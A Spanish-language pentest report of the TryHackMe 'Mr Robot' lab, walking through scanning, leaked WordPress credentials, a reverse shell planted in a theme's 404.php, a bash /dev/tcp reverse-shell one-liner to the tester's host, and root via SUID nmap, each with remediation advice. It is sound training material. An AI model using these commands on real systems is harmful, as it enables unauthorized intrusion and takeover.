TryHackMe - Mr Robot

Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?

Credit to Leon Johnson for creating this machine. **This machine is used here with the explicit permission of the creator <3**

Informe de Penetración – Laboratorio

Cliente / Proyecto: TryHackMe / Mr Robot
Fecha: 04/09/2025
Pentester: Rubo
Objetivo: Evaluación de seguridad en entorno controlado para prácticas de explotación.

1. Resumen Ejecutivo

Durante la evaluación se logró comprometer la máquina **Mr. Robot** expuesta en la plataforma TryHackMe.
El atacante consiguió:

- Acceso inicial al CMS WordPress mediante credenciales obtenidas.
- Ejecución de código remoto a través de la modificación de plantillas.
- Escalada de privilegios a **root** explotando un binario `nmap` con permisos SUID.

Impacto simulado: acceso total al sistema, exfiltración de credenciales y capacidad de movimiento lateral.

2. Alcance y Metodología

Alcance:

- Dirección IP objetivo: `10.10.239.178`
- Servicios expuestos: `22/tcp SSH`, `80/tcp HTTP`, `443/tcp HTTPS`
- Entorno de laboratorio controlado, sin implicaciones reales sobre sistemas productivos.

Metodología (basada en PTES):


1. Reconocimiento – `ping`, `nmap`

```
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 71:91:89:48:6f:67:33:a1:f5:85:b8:94:ba:5a:f7:5f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDjWAn2G14d6591wp0hNpVJ0lEBsYtPN1o3oePO5QYezRlT3+fXb8CmCTD6yy0gXJn3urheEjIDt4QJcFoMBZ0VSapIZp3ZYKcoX4JU7RuvsXYpFMwd2w8R7VsbcWmrtK0U9ndYEJRxHEP
Xnr6BW0BsPSBWNlO+/Gaa9D/rGCALD3a3YARTpmeb0dGlq6bJsuCIBGMXrgk3zqX/7IHCSIyRcQRbtvuPfYvi4UTECvK5mkXHbIfzFxyp4hvhhyGCR/Sdho17b9KMHsxvCcj4u8aZDXt0EsMopnnLYayrH5UbNRc5l131N5Z4XG+5yZVrwiYL
Fsr4LgN4Qg2cYfsdgRTQI/5z0DHNvzRuwz+QH3QUowYVWI4kU2iRkQRUXVhpx1JGPFvp6+lJrYn2E4+V0=
|   256 35:e2:14:e2:87:dd:ba:ea:c3:6d:62:b7:0f:8d:07:50 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLZUrL6+RJxRJJtY0SKvZexq1gGChJhRKh/a5Lwy//5QrlTprk5p0hWHS4Hm8ALNi3WXv2ApOOTe0UvAvlfu/SA=
|   256 f2:8e:6e:e1:e3:b9:58:32:5c:83:90:f3:c7:02:64:c6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDQNdanB2tInLfLzEIrwAoqPW1klSRcMG16T+yZJf8rJ
80/tcp  open  http     syn-ack ttl 63 Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97
| SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b
| -----BEGIN CERTIFICATE-----
```


2. Enumeración – `gobuster`, `wpscan`, análisis de directorios

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.239.178/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,bak,html,txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.239.178/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              txt,php,bak,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 301) [Size: 0] [--> http://10.10.239.178/%23%20license,%20visit%20http:/creativecommons.org/licenses/by-sa/3.0/]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 301) [Size: 0] [--> http://10.10.239.178/%23%20license,%20visit%20http:/creativecommons.org/licenses/by-sa/3.0/.html]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.bak (Status: 301) [Size: 0] [--> http://10.10.239.178/%23%20license,%20visit%20http:/creativecommons.org/licenses/by-sa/3.0/.bak]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.txt (Status: 301) [Size: 0] [--> http://10.10.239.178/%23%20license,%20visit%20http:/creativecommons.org/licenses/by-sa/3.0/.txt]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php (Status: 301) [Size: 0] [--> http://10.10.239.178/%23%20license,%20visit%20http:/creativecommons.org/licenses/by-sa/3.0/.php]
/index.html           (Status: 200) [Size: 1188]
/images               (Status: 301) [Size: 236] [--> http://10.10.239.178/images/]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.239.178/]
/blog                 (Status: 301) [Size: 234] [--> http://10.10.239.178/blog/]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.239.178/feed/]
/sitemap              (Status: 200) [Size: 0]
```

3. Explotación – credenciales, backdoor en plantilla, reverse shell



4. Post-explotación – escalada de privilegios con binarios SUID (`nmap`)



3. Hallazgos Técnicos

3.1 Enumeración de servicios web (WordPress)

- **Severidad:** Alta
- **Evidencia:** `gobuster` reveló directorios ocultos (`/wp-login` , `/license`).

- **Impacto:** permitió localizar archivos sensibles y login del CMS.

- **Recomendación:** restringir acceso a panel de administración, aplicar actualizaciones.

3.2 Credenciales descubiertas en `license` (base64)


- **Severidad:** Alta
- **Evidencia:** `echo 'ZWxsaW90OkVSMjgtMDY1Mgo=' | base64 -d` → `elliot:ER28-0652`

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# echo 'ZWxsaW90OkVSMjgtMDY1Mgo=' | base64 -d
elliot:ER28-0652
```

- **Impacto:** acceso al CMS con usuario legítimo.
- **Recomendación:** evitar almacenamiento de credenciales en ficheros públicos.

3.3 Ejecución remota vía plantilla 404 (WordPress)

- **Severidad:** Crítica
- **Evidencia:** se inyectó `msfvenom` reverse shell en `404.php`.




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.23.171.29] from (UNKNOWN) [10.10.239.178] 60660
whoami
daemon
```


```
bash -c "sh -i >& /dev/tcp/10.23.171.29/444 0>&1"
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 444
[sudo] password for kali:
listening on [any] 444 ...
connect to [10.23.171.29] from (UNKNOWN) [10.10.239.178] 47346
sh: 0: can't access tty; job control turned off
$ whoami
daemon
```

- **Impacto:** ejecución arbitraria de comandos con permisos del servicio web.
- **Recomendación:** deshabilitar editor de temas en producción y revisar integridad de ficheros.

3.4 Credenciales del usuario robot (hash crackeado)

- **Severidad:** Media
- **Evidencia:** `password.raw-md5 → c3fcd3d76192e4007dfb496cca67e13b → robot:abcdefghijklmnopqrstuvwxyz`



- **Impacto:** acceso lateral a otro usuario local.
- **Recomendación:** aplicar políticas de contraseñas fuertes y no reutilizar hashes sin sal.

3.5 Escalada de privilegios vía binario `nmap` SUID

- **Severidad:** Crítica
- **Evidencia:** `nmap --interactive` → ejecución de `/bin/sh` con root.

```
$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
whoami
root
nmap>
```

- **Impacto:** control total del sistema.
- **Recomendación:** eliminar permisos SUID innecesarios, aplicar hardening de sistema.

4. Impacto en el Negocio (simulado)

- **Acceso inicial:** WordPress (servicio crítico de la organización).
- **Escalada:** root en el sistema operativo.
- **Pivoting:** posible acceso a otras máquinas en la red.
- **Impacto global:** compromiso total del servidor y potencial pérdida de datos sensibles.

5. Recomendaciones Globales

1. Aplicar parches de seguridad en CMS y sistema operativo.
2. Deshabilitar edición de archivos desde el panel de WordPress.
3. Implementar contraseñas robustas y almacenamiento seguro de hashes.
4. Revisar permisos de binarios SUID.
5. Segmentar servicios críticos y aplicar monitoreo continuo.

6. Conclusión

El ejercicio demostró cómo un atacante, partiendo de un servicio web expuesto, puede:

- Enumerar y descubrir credenciales.
- Obtener acceso inicial al CMS.
- Escalar privilegios hasta root explotando configuraciones inseguras.

Esto confirma que la combinación de vulnerabilidades no corregidas con configuraciones débiles permite un **compromiso completo del sistema**.